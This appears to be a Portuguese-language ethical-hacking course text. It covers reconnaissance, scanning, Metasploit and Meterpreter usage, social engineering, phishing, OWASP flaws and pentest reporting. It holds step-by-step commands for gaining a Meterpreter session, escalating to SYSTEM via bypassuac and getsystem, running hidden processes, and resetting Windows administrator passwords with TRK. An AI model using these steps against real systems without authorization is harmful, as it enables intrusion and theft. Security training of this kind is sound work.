


| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
|  Parent Directory | | - | |
|  StaticMapService.GetMapImage | 2020-07-03 15:38 | 16K | |
|  animate.css | 2020-07-03 15:38 | 36K | |
|  common.js.download | 2020-07-03 15:38 | 108K | |
|  controls.js.download | 2020-07-03 15:38 | 71K | |
|  css | 2020-07-03 15:38 | 6.3K | |
|  embed.html | 2020-07-03 15:38 | 33K | |
|  gap-icons.css | 2020-07-03 15:39 | 113K | |
|  icons.css | 2020-07-03 15:38 | 40K | |
|  init_embed.js.download | 2020-07-03 15:38 | 218K | |
|  jquery-migrate.min.js.download | 2020-07-03 15:38 | 9.8K | |
|  jquery.form.min.js.download | 2020-07-03 15:38 | 15K | |
|  jquery.js.download | 2020-07-03 15:38 | 95K | |

Figura 0.33 – Index of/ assets

E assim finalizamos nossa coleta de informação do nosso cliente ao site BONCOCN.COM.

CAPITULO 7 - O que é uma vulnerabilidade em segurança da informação?

Vulnerabilidade é a definição de tudo que esteja fragilizado, delicado ou danificado. A vulnerabilidade indica um estado de fraqueza, que pode se referir tanto ao comportamento das pessoas, como objetos, situações, sistemas etc.

No caso de segurança da informação, uma vulnerabilidade ou falha de segurança é uma fraqueza que permite a intrusão de um atacante para roubar informações ou prejudicar a integridade de um sistema. Vulnerabilidade de segurança pode ser vista como qualquer característica que possa contribuir para gerar invasões, roubos de dados e acessos não autorizados a recursos privados. Elas incluem, mas não se limitam a itens como: softwares mal configurados, aparelhos com sistemas desatualizados e arquivos internos expostos publicamente. Em outras palavras, brechas na segurança são pontos da infraestrutura de TI que facilitam o roubo e acesso não autorizado aos recursos do negócio.

7 .1 – Como descobrir uma Vulnerabilidade?

Para descobrir uma vulnerabilidade é necessário realizar um processo chamado Scanning, é um processo em que você se envolve e começa a sondar uma rede alvo com intenção de revelar informações uteis, é necessário ter um conhecimento de fundamentos de rede, um scanner e os resultados do footprinting completo e, em seguida, utilizar essas informações para o ataque ao alvo.

É bem provável que durante o footprinting, você consiga elaborar um diagrama ou topologia de rede melhor que o próprio cliente. Devido ao rápido crescimento de redes, adoção de tecnologia, grandes equipes de suporte e rotação de pessoal, o conhecimento do cliente sobre sua própria rede pode ter ficado um pouco superficial. Em alguns casos, as pessoas que criaram a rede criaram o diagrama inicial, mas depois que saíram da empresa ou foram para novas posições, o diagrama nunca foi atualizado à medida que a nova tecnologia foi adotada. Mais comumente, as alterações são feitas para uma rede e hosts, com diagramas de rede sendo uma reflexão tardia. Portanto, o diagrama torna-se desatualizado e altamente impreciso. Como um hacker ético você deve estar preparado para encontrar esta situação, bem como estar pronto para sugerir melhorias à política e procedimentos operacionais que

impediriam isso de acontecer. Lembre-se que se o cliente não sabe o que seu próprio ambiente parece ser, eles não têm ideia do que deve e não deve estar lá.

7.1.1 – Tipos de Scan

Como já informado, para descobrir uma vulnerabilidade é necessário realizar um Scanning do alvo, todos os scans compartilham o mesmo objetivo, que é obter informações sobre um host ou grupo de hosts, porém, deve-se ter em mente que nem todos os scans procurarão a mesma coisa ou tentara alcançar o mesmo resultado, por isso é importante que você entenda quais são suas opções e para onde elas podem te levar.

Tipos de Scanning:

- **Port Scan (Varredura de Portas)** – É o processo de envio de mensagens ou pacotes cuidadosamente criados para um computador de destino com a intenção de aprender mais sobre ele. Através da aplicação cuidadosa desta técnica, você pode aprender sobre os serviços que um sistema oferece à rede como um todo.
- **Vulnerability Scan (Scanner de Vulnerabilidade)** – Este é usado para identificar fragilidades ou vulnerabilidades em um sistema alvo. Este tipo de varredura é comumente feito como uma medida proativa, com o objetivo de detectar problemas internamente antes que um invasor possa localizar estas mesmas vulnerabilidades e agir sobre elas.,
- **Network Scan (Varredura de Rede)** – Este scan foi criada para localizar hosts ativos numa rede (em execução). Este tipo de verificação identificará os sistemas que podem ser atacados posteriormente ou aqueles que podem ser scaneados um pouco mais de perto. As varreduras que se encaixam nesta categoria são aquelas como ping sweeps, que varrem rapidamente uma escala dos IPs e determinam se um endereço tiver um host ligado a ele ou não. Ferramentas para realizar este tipo de varredura incluem nmap e Angry IP, bem como outros.

Scanners de vulnerabilidade são populares nas empresas, porque eles mesmos podem usá-los facilmente para avaliar seus próprios sistemas. Dois scanners de vulnerabilidade comumente usados incluem o Tenable Nessus e o Nexpose. Além disso, também há scanners especializados como Burp Suite, Nikto e WebInspect.

Não há como saber quais os tipos de informações que podemos achar executando esses processos de scanning, mas podemos fazer algumas suposições gerais sobre o que pode ser descoberto, como:

- Hosts ativos e inativos na rede.
- Informações de portas abertas e fechadas existentes nos hosts.
- Informações sobre o sistema operacional e a arquitetura dos sistemas.
- Serviços e processos que o host atualmente está executando.
- Tipos de vulnerabilidades.
- Informações sobre atualizações de softwares presentes no sistema.
- Presença de firewalls.
- Endereços de roteadores e outros dispositivos.

CAPÍTULO 8 – Exploração Do Alvo

Uma vez realizadas as etapas de coleta de informações, descobertas nos computadores e versões dos serviços que estão rodando, e feito o mapeamento de vulnerabilidades, o próximo passo é a exploração do alvo.

A exploração do alvo é o ato de “invadir” a máquina com exploits (programas que exploram falhas em outros programas); utilizando o exploit correto, o acesso ao terminal de comandos do sistema (shell) é fornecido ao atacante.

A exploração ocorre de duas formas: pela engenharia social (o sistema não precisa ter vulnerabilidades para conseguirmos o acesso) ou por falhas de softwares (o sistema utiliza uma versão antiga ou vulnerável de software que permite o acesso ao shell do sistema).

A escrita de exploits é uma tarefa que requer muito tempo, detalhe e conhecimento profundo sobre sistemas operacionais e linguagens de programação. Em vez disso, utilizaremos exploits públicos, que já foram descobertos e divulgados (sua utilização costuma ser simples).

Normalmente já existem correções para esses exploits, mesmo assim o sistema auditado pode estar desatualizado e vulnerável.

Esses exploits ficaram espalhados na rede por muitos anos, necessitando “ciscar” a internet para encontrá-los em algum site. Hoje, buscar exploits tornou-se uma tarefa bem mais fácil, pois eles encontram-se em repositórios específicos (de origem confiável).

É importante notar que nem toda falha descoberta tem o exploit feito ou liberado ao público. Muitas falhas são lançadas sem o seu exploit ou são lançadas versões comerciais e pagas da cópia desses exploits. A empresa VUPEN (<http://www.vupen.com>) é um exemplo de uma empresa comercial que tem exploits pagos. Daniel, 2015

- **Principais repositórios de exploits:**

<http://packetstormsecurity.com/>

<http://www.exploit-db.com/>

<http://osvdb.org/>

<http://www.1337day.com/>

<http://www.securityfocus.com/>

<http://www.securiteam.com/>

<http://www.intelligentexploit.com/>

<http://www.vupen.com/english/>

<http://www.kb.cert.org/vuls>

Os exploits e shellcode são códigos capaz de explorar as falhas de segurança computacionais, frequentemente gerado por profissionais capacitados para esclarecimento das suas indefesas e para que eles sejam reparados [Silva 2013]

8.1 – Metasploit

É uma ferramenta desenvolvida pelo hacker HD Moore; uma das melhores opções quando o assunto é o desenvolvimento e utilização de exploits.

A arquitetura do Metasploit é dividida em três categorias: bibliotecas, interfaces e módulos. As interfaces (console, GUI e web) fornecem um meio de interagirmos com os seus módulos (Exploit, payload, auxiliares, encoders etc.).

Alguns conceitos básicos sobre os módulos do Metasploit:

- **Exploit** – É a prova de conceito de que a vulnerabilidade existe. Com ele é possível explorar a vulnerabilidade no software afetado, ganhando acesso antes não permitido.
- **Payload** – É um código malicioso que faz parte do exploit (ou compilado independentemente) que executa comandos arbitrários no sistema alvo. O Payload estabelece um canal de comunicação entre o atacante e o alvo. Com o payload é possível, por exemplo, obter o controle da Shell do sistema.
- **Shellcode** – É um código malicioso que faz parte do exploit que tem como missão injetar códigos no sistema alvo. Nada mais é do que um pedaço de código que usamos como payload, ou seja, dados a serem transmitidos, durante a exploração de uma vulnerabilidade com o propósito de ser executado. O shellcode é o que de fato explora a vulnerabilidade.

- **Módulos auxiliares** – Conjunto de ferramentas que foram desenvolvidas para tarefas auxiliares na exploração do sistema alvo. Por exemplo: Port scanner, sniffing, ferramentas de negação de serviço etc.
- **Encoders** – Ferramentas que foram desenvolvidas com o intuito de burlar sistemas de antivírus, firewall, IDS, ou ferramentas anti-malware. Há diversas interfaces para o uso do Metasploit, porém, aqui falamos sobre o Msfconsole, que é uma interface simples em linha de comando.

8.1.1 – Msfconsole

O Msfconsole é a mais popular dentre as interfaces do Metasploit para utilizar. Para começar a utilização do Metasploit, inicie o servidor de banco de dados PostgreSQL (necessário, pois a busca por exploits no banco de dados será mais ágil).

```
root@kali# service postgresql start
```

Inicie o Msfconsole:

```
root@kali# msfconsole
```

Atualize sempre a base de dados de exploits do Metasploit:

```
root@kali# msfupdate
```

8.1.2 – Comandos básicos

Uma vez inicializada a interface do Metasploit, o comando help exibe uma tela de ajuda sobre quais comandos podem ser digitados.

```
msf > help
```

Utilize o exploit desejado / escolhido.

As opções marcadas como requeridas (campo “Required yes”) são obrigatórias para a configuração do exploit.

Devemos escolher o payload, ou seja, o código responsável por fazer a conexão reversa entre a máquina do atacante e a máquina da vítima.

Há diversos payloads disponíveis, mas no exemplo utilizaremos um payload em particular denominado Meterpreter, que permite funcionalidades a mais no sistema, como captura de teclas digitadas, download e upload de arquivos etc.

***Para mais informações sobre o Meterpreter, consulte a seção Payload Meterpreter**

Quando as configurações básicas forem exibidas novamente, haverá alguns parâmetros adicionais a serem configurados, por exemplo:

Configurar o payload:

```
msf exploit( ) > set LHOST [IP Kali atacante]
```

```
msf exploit( ) > set LPORT [porta máquina do atacante]
```

Ver quais são as versões vulneráveis do software vulnerável:

```
msf exploit( ) > show targets
```

Configurar o exploit com a versão vulnerável:

```
msf exploit() > set TARGET (número)
```

Vamos utilizar o exploit:

```
msf exploit( ) > exploit
```

A sessão Meterpreter ficando ativa, temos o controle sobre a máquina Windows:

```
Meterpreter >
```

8.2 – Payload Meterpreter

O payload Meterpreter possibilita algumas funções ao teste de penetração, como captura da tela, teclas digitadas, upload, download etc.

Com o Meterpreter ativo, vamos utilizar algumas de suas funções básicas:

8.2.1 – Comandos principais

Para obter ajuda das funções do Meterpreter:

```
Meterpreter > help
```

Para finalizar a sessão e sair do Meterpreter:

```
Meterpreter > exit
```

Às vezes será necessário manter a sessão ativa do Meterpreter (para outra finalidade, por exemplo, para usar um módulo auxiliar), porém em background:

```
Meterpreter > background
```

Ver quais sessões do Meterpreter estão ativas:

```
msf exploit( ) > sessions
```

Para interagir novamente com o Meterpreter:

```
msf exploit( ) > sessions -i numero_ID
```

```
msf exploit( ) > sessions -i 1
```

8.2.2 – Comandos do sistema de arquivos

Comandos básicos de criação de pasta, download, upload de arquivos etc.

Exibir o diretório atual:

```
Meterpreter > pwd
```

Mudar de diretório:

```
Meterpreter > cd pasta
```

Criar pasta:

```
Meterpreter > mkdir pasta
```

Editar um arquivo de texto:

```
Meterpreter > edit mensagem.txt
```

Visualização sobre o conteúdo de um arquivo de texto:

```
Meterpreter > cat mensagem.txt
```

Download de arquivos:

```
Meterpreter > download &#39;C:\Users\win7\Desktop\arquivo.exe&#39;  
/root/Desktop
```

Upload de arquivos:

meterpreter > upload /root/upload.txt 'C:\Users\win7\Desktop'

8.2.3 – Alguns comandos do sistema

Comandos relativos ao sistema, visualização de processos e execução de arquivos.

Informações do computador:

Meterpreter > sysinfo

Desligar a máquina:

Meterpreter > shutdown

Reiniciar a máquina:

Meterpreter > reboot

Obter versão do sistema:

Meterpreter > sysinfo

Obter o shell:

Meterpreter > shell

Identificação do usuário atual:

Meterpreter > getuid

Executar um arquivo:

Meterpreter > execute -f calc.exe

Executar um arquivo de modo oculto (não são todos os arquivos que aceitam a sua execução em modo invisível):

Meterpreter > execute -f notepad.exe -H

Ver os processos ativos (editado por motivos visuais):

Meterpreter > ps

Um passo muito importante quando se realiza um pentest é o escalonamento de privilégios. Normalmente, quando um acesso é obtido, é realizado de forma restrita, com o privilégio do usuário que inicializou o programa. Por exemplo, se o usuário restrito win7 inicia o programa Easy-ftp.exe, e o atacante explora uma falha no Easy-

ftp.exe, este consegue acesso ao sistema com os privilégios do usuário restrito win7. Ou seja, o atacante não tem permissões de alto nível, como capturar arquivos de senha do sistema ou apagar o sistema de log.

É necessário, portanto, escalonar os privilégios para um acesso completo à máquina.

Ganhar acesso autoridade (usuário nt authority\System):

```
meterpreter > background
```

```
msf > use exploit/windows/local/bypassuac
```

```
msf exploit(bypassuac) > sessions
```

```
msf exploit(bypassuac) > set SESSION sesssao_meterpreter
```

```
msf exploit(bypassuac) > exploit
```

```
meterpreter > getsystem
```

```
Meterpreter > getuid
```

Outra forma para escalar privilégios que pode ser utilizada é migrando o processo do Meterpreter para algum processo de alto nível. Por exemplo, se por algum motivo o leitor executar o exploit exploit/Windows/local/bypassuac, e o comando getsystem falhar, poderá listar os processos ativos na máquina (por meio de ps) e migrar para algum processo que seja controlado por ntauthority\system (pelo migrate). O processo lsass.exe é de alto nível.

Outro exploit que pode ser utilizado é o bypassuac_injection, que realiza a escalação de privilégios por meio da injeção de DLL (tenta se evadir de antivírus)

CAPÍTULO 9 – Engenharia Social

A Engenharia Social é outro meio de explorar as falhas e fraquezas, sendo ela utilizada em vários setores da segurança na informação livre dos sistemas computacionais, utilizam a informação mais vulnerável que qualquer sistema da informação “o ser humano”, que não treinados podem ser facilmente manipulados. Convivemos com engenheiros sociais a nossa vida inteira. Seja aquela tia que tem um jeitinho carinhoso de lhe pedir as coisas fazendo com que nunca dizemos não ou uma namorada (o) que utiliza de chantagem emocional para tentar evitar que a pessoa amada saia com seus amigos [Assunção 2009]. Um engenheiro social utiliza a curiosidade, confiança, orgulho, simpatia, culpa ou o medo para conseguir as informações que para ele são necessárias.

Engenharia social consiste no ato de obter informações das pessoas. O conceito envolvido em engenharia social não é moderno e já existe há tempos remoto. Toda e qualquer técnica de manipulação, persuasão e lábia enquadra-se como engenharia social. Mas o termo “engenharia social” surgiu com o hacker/cracker Kevin Mitnick, que, no auge de suas invasões a dispositivos e sistemas governamentais, utilizava-se de métodos não computacionais para obter informações das pessoas.

Por meio da engenharia social, o alvo pode fornecer informações preciosas, como até mesmo a sua senha de acesso a determinado ativo/servidor ou permitir a instalação de programas maliciosos. Normalmente, ataques de engenharia social são empregados com o intuito de se obter informações confidenciais ou para ter acesso a áreas restritas. Por exemplo, um phishing (email falso) é uma técnica de engenharia social, um USB infectado com malware (BadUSB) é outra tática. A engenharia social não se limita a meios computacionais. Qualquer pessoa que consiga convencer outras a realizar determinada atitude para alcançar o seu objetivo é categorizada como engenheira social. Exemplos de engenheiros sociais: hackers, crackers, auditores de rede, Pentesters, scammers (golpistas virtuais), carders (ladrões virtuais de crédito e contas bancárias), vigaristas, vendedores, espiões etc.

Lembrando que toda a atividade da engenharia social se baseia no fator confiança. Caso você não consiga construir o vínculo de confiança com o seu alvo, é muito provável que falhe.

Ataques de engenharia social são classificados como crime de acordo com a legislação brasileira. Assim, se o leitor pensar em se aventurar nesse mundo, pense que será processado e provavelmente preso pelas leis Carolina Dieckman, falsidade ideológica, estelionato e demais penalizações judiciais dependendo do que foi realizado [Daniel, 2015].

9.1 – Processo de ataque

A engenharia social pode ser dividida nas seguintes etapas: coleta de informações, confiança, vetor de ataque e execução.

- **Coleta de informações** – Coletam-se as informações iniciais relativas ao alvo.
- **Confiança** – Informações mais específicas começam a ser coletadas: usuários mais suscetíveis à execução de programas maliciosos, determinação de qual é a versão do navegador que tal empresa utiliza (caso o navegador seja o Internet Explorer versão inferior a 11, pode-se utilizar o exploit “Internet Explorer < 11 – OLE Automation Array Remote Code Execution”). Nessa fase, o atacante deve estabelecer uma relação de confiança com o seu alvo.
- **Vetor de ataque** – Planejamento do tipo de ataque que será efetuado. Pode ser tanto baseado em pessoas como baseado em computadores. Ataques baseados em computadores caracterizam-se por usar meios tecnológicos, como o uso de phishing, sites maliciosos, backdoors etc. Ataques baseados em pessoas caracterizam-se pelo contato direto, como telefonemas ou, até mesmo, a ida física do atacante à empresa para efetuar o ataque.
- **Execução** – Execução do ataque. Nesse ponto, o atacante já deve ter estabelecido a relação de confiança com a sua vítima para não despertar suspeitas. Do contrário, o ataque vai “cair por terra” [Daniel, 2015].

9.2 – Tipos de engenharia social

Toda e qualquer técnica de persuasão e influência pode ser considerada engenharia social, independentemente de ser ligada à área de informática ou não. Por conta disso, a engenharia social pode ser classificada em dois tipos:

- **Baseado em pessoas** – Nesse tipo de engenharia social, as técnicas utilizadas não necessitam do auxílio de programas computacionais. Por exemplo, disfarces, vendedores, vigaristas, vendedores de telemarketing, categorizam-se nesse formato de engenharia social.

- **Baseado em computadores** – Nesse tipo de engenharia social, as técnicas utilizadas necessitam do auxílio de programas computacionais. Por exemplo, o phishing e backdoors categorizam-se nesse formato de engenharia social [Daniel, 2015].

CAPÍTULO 10 – Escalonamento de Privilégios

Quando você obtém uma senha e obtém acesso a uma conta, ainda há mais trabalho a fazer: escalar os privilégios. A realidade é que a conta que você está comprometendo pode acabar sendo privilegiada e menos defendida.

Se este for o caso, você deve executar o escalonamento de privilégios antes de realizar a próxima fase. O objetivo deve ser ganhar um nível onde menos



Figura 0.1 - Ilustração escalção de privilégios

restrições existem na conta e você tem maior acesso ao sistema.

Cada sistema operacional vem com um número de contas de usuário e grupos já presentes. No Windows, os usuários pré-configurados incluem as contas de administrador e de convidado. Como é fácil para um invasor encontrar informações sobre as contas incluídas em um sistema operacional, você deve ter o cuidado de garantir que essas contas sejam protegidas adequadamente, mesmo que nunca sejam usadas. Um invasor que sabe que essas contas existem em um sistema é mais do que provável para tentar obter suas senhas [Diego, 2017].

10.1 – Tipos de escalonamento de privilégios

Existem dois tipos definidos de escalonamento de privilégios. Cada um se aproxima do problema de obter maiores privilégios a partir de um ângulo diferente:

- **Escalação de Privilégio Horizontal** – Um invasor tenta assumir os direitos e privilégios de outro usuário que tem os mesmos privilégios que a conta atual;
- **Escalação de Privilégio Vertical** – O atacante ganha acesso a uma conta e tenta elevar os privilégios da conta. Também é possível realizar uma escalação vertical comprometendo uma conta e, em seguida, tentando obter acesso a uma conta de privilégios mais elevados.

Uma maneira de aumentar os privilégios é identificar uma conta que tenha o acesso desejado e, em seguida, alterar a senha. Várias ferramentas que oferecem esta capacidade, incluindo:

Active@ Password Changer

Trinity Rescue Kit

ERD Commander

Windows Recovery Environment (WinRE)

Password Resetter

Vejamos um destes aplicativos um pouco mais perto: Trinity Rescue Kit (TRK). De acordo com os desenvolvedores da TRK: [Trinity Rescue Kit (TRK) é uma distribuição Linux especificamente projetada para ser executada a partir de um CD ou unidade flash. TRK foi projetado para recuperar e reparar sistemas Windows e Linux que eram de outra forma não inicializáveis ou irrecuperáveis. Embora o TRK tenha sido projetado para propósitos benevolentes, ele pode ser facilmente usado para aumentar os privilégios ao redefinir senhas de contas às quais você não teria acesso. TRK pode ser usado para alterar uma senha, inicializando o sistema de destino através de um CD ou flash drive e entrar no ambiente TRK. Uma vez no ambiente, uma sequência simples de comandos pode ser executada para redefinir a senha de uma conta].

Os seguintes passos devem ser executados no Windows usando o TRK para mudar a senha do administrador:

Na linha de comando, use o seguinte:

```
winpass -u Administrator
```

O comando winpass mostra uma mensagem similar ao seguinte:

```
Searching and mounting all file system on local machine
```

```
Windows NT/2K/XP installation(s) found in:
```

```
1: /hda1/Windows
```

```
Make your choice or "q" to quit [1]:
```

- Pressione 1 ou o número do local onde o Windows está instalado, caso tenha mais de uma instalação.
- Pressione Enter;
- Digite a nova senha ou aceite a sugestão do TRK para setar a nova senha.
- Você verá a mensagem: "Do you really wish to change it?" Aperte Y e Enter.
- Digite init 0 para desligar o sistema TRK Linux
- Reinicie.

CAPÍTULO 11 – Hacking Ético

“Para se defender das invasões de hackers, você precisa pensar como um”.

Hackers são vistos em sua maioria como atores de má fé, explorando fraquezas de computadores para obter dados confidenciais, geralmente almejando lucro vendendo os dados de volta para a vítima.

No entanto, esses atores são apenas um subgrupo de hackers, chamados de “Black Hat Hackers”, ou hackers antiéticos. Coexistindo com eles, há outro subgrupo dedicado a usar suas habilidades de hacker para o bem, chamados de “White Hat Hackers”, ou hackers éticos.

O objetivo de um hacker ético é invadir o sistema da empresa para identificar e alertar sobre vulnerabilidades, sugerindo melhorias. Esse processo é feito por um profissional ou grupo de profissionais com autorização da empresa ou cliente.

É importante ressaltar que “Hacking ético” e “pentest (penetration test/teste de penetração)” são fundamentalmente diferentes: o primeiro consiste na análise do sistema como um todo, enquanto o último analisa apenas partes específicas do sistema.

CAPITULO 12 – Equipes de Proteção Hacker

Com o contínuo aumento do número de ataques cibernéticos, há uma demanda por métodos de defesa mais eficientes. Isso geralmente é feito através do Hacking Ético, no entanto ele possui suas falhas, por se tratar de um teste focado em ataque, e não em defesa. Simular ataques acaba por não ser o suficiente, sendo necessária uma simulação completa, focada em atacar e defender simultaneamente.

Inicia-se então, a formação de três times: Red Team (Equipe Vermelha), Blue Team (Equipe Azul) e Purple Team (Equipe Roxa).

12.1 Red Team

A Red Team é uma equipe que faz o papel de um hacker, usando todos os métodos possíveis para atacar e comprometer a cibersegurança da empresa. Todos os tipos de ataques podem ser usados, sejam eles phishing, ransomware, malware, spyware, dentre outros.

No entanto, ao contrário de um hacker comum, que usa de má fé, o objetivo da Red Team é analisar e identificar todas as vulnerabilidades do sistema, querem elas envolvam elementos físicos, fatores humanos, redes, sistemas, dentre outros.

Após a análise, uma documentação técnica é entregue a equipe da empresa, mostrando não somente as vulnerabilidades, como também sugestões para as corrigir, e consequentemente aumentar a segurança do sistema.

12.2 Blue Team

A Blue Team funciona como um antivírus, se defendendo de todos os ataques executados tanto pela Red Team quanto por invasores reais. Mesmo em uma situação em que o oponente é a Red Team, a Blue Team não receberá aviso prévio sobre as ações da equipe, e irá tratar a invasão como se fosse real. Graças aos ataques da Red Team, a Blue Team saberá antecipadamente sobre todas as vulnerabilidades do sistema.

A vitória sob essas invasões é alcançada de duas maneiras:

- A primeira é através de constante vigilância para contra-atacar os inimigos pré-existentes e restringindo o acesso ao sistema para evitar ataques surpresa de novas ameaças.

- Uma vez que a ameaça esteja erradicada, prossegue-se para o lado mais defensivo do sistema, através de controles de acesso mais rígidos (por exemplo, atualizando senhas e colocando novas em partes do sistema que não estavam protegidas), testes de defesa de DDoS (Ataque de Negação de Serviço), e executando ataques cibernéticos ao contrário (engenharia reversa).

Para garantir a proteção máxima do sistema da empresa é recomendado que a Red Team e a Blue Team sejam da mesma equipe maior (que é dividida em Red e Blue), assim elas podem trabalhar juntas.

O esforço combinado entre as duas equipes pode resultar em uma Purple Team (Equipe Roxa).

12.3 Purple Team

Como dito anteriormente: “Mesmo em uma situação em que o oponente é a Red Team, a Blue Team não receberá aviso prévio sobre as ações da equipe, e irá tratar a invasão como se fosse real”.

Situações em que as Red e Blue Teams trabalham de forma independente podem resultar em uma ausência de sincronização, facilitando que falhas passem despercebidas. Tal situação pode ser resolvida com a Purple Team.

A Purple Team é um terceiro pilar e ponte de feedback para as Red e Blue Teams, modificando suas abordagens para gerar ou restaurar a sincronia entre as duas equipes.

CAPITULO 13 - Phishing

Phishing (pronuncia-se “fishing”, palavra inglesa para “pescar”) é um crime físico e virtual que consiste em se passar por um indivíduo confiável para roubar informações confidenciais.

Para um phishing ser executado, um golpista (comumente chamado de “phisher”) usa de um meio de comunicação, como telefone ou e-mail, para se passar por uma pessoa ou empresa confiável. Os tipos mais comuns de phishing são:

- Spear: Ao contrário da maioria dos ataques de phishing, que atacam vários alvos aleatoriamente, o spear phishing tem um alvo específico, podendo ser ele uma pessoa ou uma empresa. O phisher analisa todas as conexões do alvo para se tornar uma imitação perfeita dessas conexões e assim não gerar suspeitas. Um exemplo básico de spear phishing é enviar um e-mail convincente para a vítima, instruindo-a a clicar em um link incluso no e-mail, que parece oferecer benefícios, quando na verdade não passa de uma armadilha para roubar os dados da vítima.
- Whaling: O Whaling é uma versão mais específica do Spear phishing, almejando indivíduos de alto valor, como CEOs, CFOs e bilionários em geral.
- Smishing: Um ataque que envolve o uso de mensagens SMS.
- Vishing: Phishing por voz. Exemplo: um phisher liga para a vítima fingindo ser um membro de família, como um tio, que acabou de sofrer um acidente de carro e precisa de dinheiro para o seguro.

A vítima, desconhecendo a armadilha, irá aderir aos desejos do phisher. A partir desse momento, as consequências do golpe dependerão da criatividade do phisher:

- Com o roubo do cartão de crédito, é possível comprar muitos produtos extremamente caros no nome da vítima, que terá que pagar tudo sem nem saber da origem das compras.
- A descoberta da senha permite aos phishers hackearem a conta da vítima e propagar mais phishing através de links enganosos, criando ainda mais vítimas.
- Continuamente atacar a vítima para roubar mais dinheiro e informações confidenciais.
- Roubo de identidade.

É importante ressaltar que, por mais fácil que seja impedir que esses ataques aconteçam (muitos provedores de e-mails enviam mensagens suspeitas diretamente para a lixeira, e e-mails suspeitos geralmente possuem erros fáceis de identificar, como escrever o nome de uma empresa com a primeira letra em minúsculo em vez de maiúsculo). É igualmente fácil ser vítima de um deles. Ninguém está salvo, nem mesmo empresas.

Um exemplo notável disso aconteceu em 6 de março de 2022, quando a Toei Animation, estúdio japonês de animação responsável por títulos como Dragon Ball, Digimon, Sailor Moon, Pretty Cure, One Piece e Saint Seiya, teve um acesso não-autorizado de terceiros em sua rede, resultando na suspensão de parte dos sistemas da empresa.

Quatro animes que estavam sendo transmitidos na época: “One Piece”, “Dragon Quest: The Adventure of Dai”, “Delicious Party Pretty Cure” e “Digimon Ghost Game”, sofreram adiamentos de novos episódios. Nos dias 16 e 17 de abril, as transmissões voltaram ao normal. O filme “Dragon Ball Super: Super Hero”, no entanto, foi adiado indefinidamente.

Foi confirmado no dia 8 de abril de 2022 que o ataque aos servidores da Toei foi um ransomware, que consiste em roubar informações digitais, dando oportunidade à vítima de recuperá-las em troca de dinheiro. O ataque foi resultado de um funcionário que acidentalmente clicou em um link fraudulento.

“Um funcionário da empresa baixou um software necessário para os negócios de um site externo, que havia sido adulterado para baixar simultaneamente um programa que serviria como ponto de entrada para a infiltração de ransomware. Consequentemente, em 6 de março, a companhia confirmou o acesso não autorizado à sua rede por um terceiro.”

CAPITULO 14 - Teste de Usuário Malicioso

Injection: considerada ainda a vulnerabilidade mais crítica pelos critérios do OWASP, a injeção de código ocorre quando dados de entrada não confiáveis são enviados a um interpretador como parte de uma consulta (por exemplo, SQL). Caso a rotina de tratamento dessa entrada não faça a sua devida validação, um usuário malicioso pode fazer com que o interpretador execute comandos não-intencionados ou acesse dados restritos.

Broken Authentication and Session Management: a implementação incorreta de funções relacionadas à autenticação e gerenciamento de sessão acaba por permitir o comprometimento de senhas, chaves e/ou tokens de sessão por atacantes. Isso torna possível que um usuário malicioso assuma a identidade de outros usuários (temporariamente ou permanentemente).

Reflected: esse tipo de ataque envolve refletir o código por meio de respostas como mensagens de erro ou resultados de pesquisas, que incluam parte ou toda a entrada do usuário. Assim, o atacante pode utilizar um link malicioso para fazer a vítima submeter tal código ao site vulnerável que retorna o ataque ao usuário.

Os ataques XSS podem causar desde incômodos na utilização do site pelo usuário até comprometimento total de sua conta. Um dos principais objetivos dos atacantes é roubar os cookies de sessão da vítima, o que possibilita o usuário malicioso a se passar pelo usuário alvo. O atacante injeta um código malicioso no site e aguarda que a vítima interaja com ele, ao requisitar o site a vítima fornece seus dados ao atacante sem saber.

Descobrir Vulnerabilidades com Nikto Nikto é um script Perl usado para testar a segurança de seu servidor web. Ele faz a varredura em servidores Apache tanto em busca de vulnerabilidades, quanto de falhas de configuração, que podem, de alguma forma, expor o servidor à exploração por algum atacante malicioso, já que, se o servidor estiver hospedando algum site ou aplicação de acesso público, o risco de exploração é imenso.

CAPÍTULO 15 – Relatório de Pentest

Na fase de Relatório é elaborado um documento onde são detalhadas as informações obtidas durante a execução do processo de ataque. Esse relatório deve ser escrito de forma clara, contendo:

- a) um resumo executivo, com foco no corpo gerencial da instituição que solicitou o teste;
- b) o detalhamento técnico de todo o processo invasivo; e, se possível;
- c) uma descrição das ações necessárias para mitigar a falha e eliminar as vulnerabilidades que o sistema apresenta.

As três fases gerais, que se dividem nas demais ações são:

Fase - I: Planejamento e Preparação;

Fase - II: Avaliação;

Fase - III: Relatório, limpeza dos rastros e destruição dos artefatos.

A terceira e última fase consiste em confecção do relatório, limpeza dos rastros e destruição dos artefatos, mas como dito anteriormente, essa fase não será coberta na ferramenta, exceto pela confecção do relatório, que será gerado seguindo as recomendações propostas pelo ISSAF.

REFERÊNCIAS BIBLIOGRÁFICAS:

WEIDMAN, Georgia. Testes de Invasão: uma Introdução Prática ao Hacking, 2014.

MORENO, Daniel. Introdução ao Pentest. São Paulo, 2015.

ELIZA, Renata; LAGARES, Vivian. Teste de Segurança - agregando confiança ao software em <<https://www.devmedia.com.br/teste-de-seguranca-agregando-confianca-ao-software/27792>><<http://hackersec.com/o-que-e-pentest/>>

POPOVICI, Eduardo R. Sant'Ana. Um novo Player neste jogo digital... conheçam o Parrot Linux (instalando o Parrot Security OS) em <https://pt.linkedin.com/pulse/um-novo-player-neste-jogo-digital-conhe%C3%A7am-o-parrot-linux-popovici?trk=articles_directory> 2016

GAIDARGI, Juliana. O que é e para que serve uma máquina virtual em <<https://www.infonova.com.br/artigo/o-que-e-e-para-que-serve-uma-maquina-virtual/>> 2018

ALECRIM, Emerson. O que é Linux e qual a sua história? Em <https://www.infowester.com/historia_linux.php> 2011

SILVA, Raquel Fonseca. PEREIRA, Júlio César. Identificando Vulnerabilidades de Segurança Computacional. Universidade Paranaense (Unipar) – Disponível em <[http://antigo.unipar.br/~seinpar/2013/artigos/Raquel%20Fonseca%20da%20Silva.p](http://antigo.unipar.br/~seinpar/2013/artigos/Raquel%20Fonseca%20da%20Silva.pdf)df> 2013

MACÊDO, Diego. Escalando privilégios e executando aplicações em um ataque. Disponível em <<https://www.diegomacedo.com.br/escalando-privilegios-e-executando-aplicacoes-em-um-ataque/>> 2017

ASSUNÇÃO, Marcos Flávio Araújo. Honeypots e Honeynets: aprenda a detectar e enganar invasores. Florianópolis, Visual Books, 2009.

